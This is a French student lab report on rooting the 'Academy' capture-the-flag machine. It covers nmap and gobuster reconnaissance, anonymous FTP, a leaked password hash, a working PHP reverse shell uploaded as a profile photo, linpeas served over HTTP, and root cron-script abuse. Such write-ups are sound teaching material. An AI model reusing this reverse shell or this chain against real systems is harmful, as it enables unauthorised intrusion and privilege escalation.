

Exploitation de vulnérabilités avec Metasploit : TP noté

Dans cette procédure, je vais vous montrer comment j'ai réussi à me connecter en tant que root sur la machine cible depuis ma machine d'attaque Kali.
Dans un premier temps, il faut s'assurer que les machine communique entre elles.
Voici donc un ip a de chaque machine et ensuite on test le ping. Les 2 fonctionnent et se renvoie les pings.






Ensuite, première chose à faire c'est un scan pour voir quel port son ouvert sur ma machine cible. Grâce à l'outil nmap, et les paramètres -p- -A –T4 –O, on peut voir que 3 ports son ouvert, le 21, le 22 et le 80 avec quelque chose d'intéressant sur le port 21.

```
┌──(benoit㉿Kali)-[~]
└─$ nmap -p- -A -T4 -O 192.168.1.93
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-30 09:27 CET
Nmap scan report for 192.168.1.93
Host is up (0.00082s latency).
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.1.69
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 1000     1000          776 May 30  2021 note.txt
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 c7:44:58:86:90:fd:e4:de:5b:0d:bf:07:8d:05:5d:d7 (RSA)
|   256 78:ec:47:0f:0f:53:aa:a6:05:48:84:80:94:76:a6:23 (ECDSA)
|_  256 99:9c:39:11:dd:35:53:a0:29:11:20:c7:f8:bf:71:a4 (ED25519)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Apache2 Debian Default Page: It works
MAC Address: 08:00:27:93:BB:37 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:route
ros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5
 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.82 ms 192.168.1.93
```

Cette chose intéressante est que la connexion ftp est allowed avec le login Anonymous et le mot de passe 230.


Grâce à cette connexion, on peut remarquer dans le dossier qu'il y'a un petit note.txt et si on l'ouvre, on peut trouver des logins pour plus tard.



Comme on peut voir un serveur sur le port 80, on dresse alors la liste de toutes les pages qu'on pourrait utiliser pour trouver des exploits et les utiliser. On trouve grâce à cet outils la page academy qui est intéressante.

```
┌──(benoit㉿Kali)-[~]
└─$ gobuster dir -u http://10.0.2.5 -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.0.2.5
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/academy              (Status: 301) [Size: 306] [--> http://10.0.2.5/academy/]
/phpmyadmin           (Status: 301) [Size: 309] [--> http://10.0.2.5/phpmyadmin/]
Progress: 87662 / 87662 (100.00%)
===============================================================
Finished
===============================================================
```

Avec le petit note.txt de tout à l'heure, on peut donc en déduire qu'on arrivera à se connecter en tant qu'utilisateur sur cette page pour aller plus loin.




```
8 INSERT INTO `students` (`StudentRegno`, `studentPhoto`, `password`,
  `studentName`, `pincode`, `session`, `department`, `semester`, `cgpa`,
  `creationdate`, `updationDate`) VALUES
9 ('10201321', '', 'cd73502828457d15655bbd7a63fb0bc8', 'Rum Ham', '777777',
  '', '', '', '7.60', '2021-05-29 14:36:56', '');
```

On peut voir si on se balade un peu qu'on peut upload une image pour la mettre en tant que photo de profil.

On a donc notre exploit, on créer donc un petit fichier php pour faire un reverse shell.

Après avoir créé notre petit php, on se met sur le port d'écoute avec netcat et on upload notre fichier php. On arrive donc à se connecter en shell

note.txt shell.php


```php
<?php

set_time_limit(0);
$ip = '10.0.2.6';
$port = 4444;

$sock = fsockopen($ip, $port);
if (!$sock) {
        die ("Impossible de se connecter.");
}

$process = proc_open(
        "/bin/sh -i",
        [0 => $sock, 1 => $sock, 2 => $sock],
        $pipes
);
?>

```

```
┌──(benoit㉿Kali)-[~]
└─$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.0.2.6] from (UNKNOWN) [10.0.2.5] 60356
/bin/sh: 0: can't access tty; job control turned off
$ cd home
/bin/sh: 1: cd: can't cd to home
$ ms
/bin/sh: 2: ms: not found
$ ls
avatar-1.jpg.png
noimage.png
shell.php
$ pwd
/var/www/html/academy/studentphoto
$ cd..
/bin/sh: 5: cd..: not found
$ pwd
```

Depuis ce shell, on va importer notre petit programme linpeas, pour se faire, on ouvre notre server avec le port 8000 sur notre machine d'attaque avec la commande

python –m http.server


Et ensuite la commande pour importer le linpease sur la machine cible.




On lui rajoute la possibilité d'exécution avec la commande

Chmod +x linpeas.sh


Une fois fait, on exécute ce petit programme et il va nous permettre de trouver le mot de passe de notre utilisateur secret qui est grimmie. Il faut donc bien chercher mais un fois trouver on arriver à tomber sur ce Screenshot.




On se connecte donc en ssh avec le login et le mot de passe puis on arrive à trouver un petit fichier backup.sh. Si on cherche bien, on trouve que c'est une tâche qui s'exécute toutes les minutes avec les privilèges root.




On modifie ce petit fichier ce qui nous donne ceci à la fin.



Puis soit on l'execute, soit on attend une minute et lorsque on arrive à réécouter sur le bon port donc le 8080 comme indiquer avec netcat, une bonne nouvelle arrive, la connexion en tant que root.





Ensuite on arrive à trouver le petit flag et à en extraire ce qui nous est dit !!

```
root@academy:~# cd /
root@academy:/# ls
bin   etc         initrd.img.old  lib64       media  proc  sbin  tmp  vmlinuz
boot  home        lib             libx32      mnt    root  srv   usr  vmlinuz.old
dev   initrd.img  lib32           lost+found  opt    run   sys   var
root@academy:/# cd root
root@academy:~# ls
flag.txt
root@academy:~# cat flag.txt
Congratz you rooted this box !
Looks like this CMS isn't so secure...
I hope you enjoyed it.
If you had any issue please let us know in the course discord.

Happy hacking !
root@academy:~#
```


```
root@academy:~# cat flag.txt
Congratz you rooted this box !
Looks like this CMS isn't so secure...
I hope you enjoyed it.
If you had any issue please let us know in the course discord.

Happy hacking !
root@academy:~#
```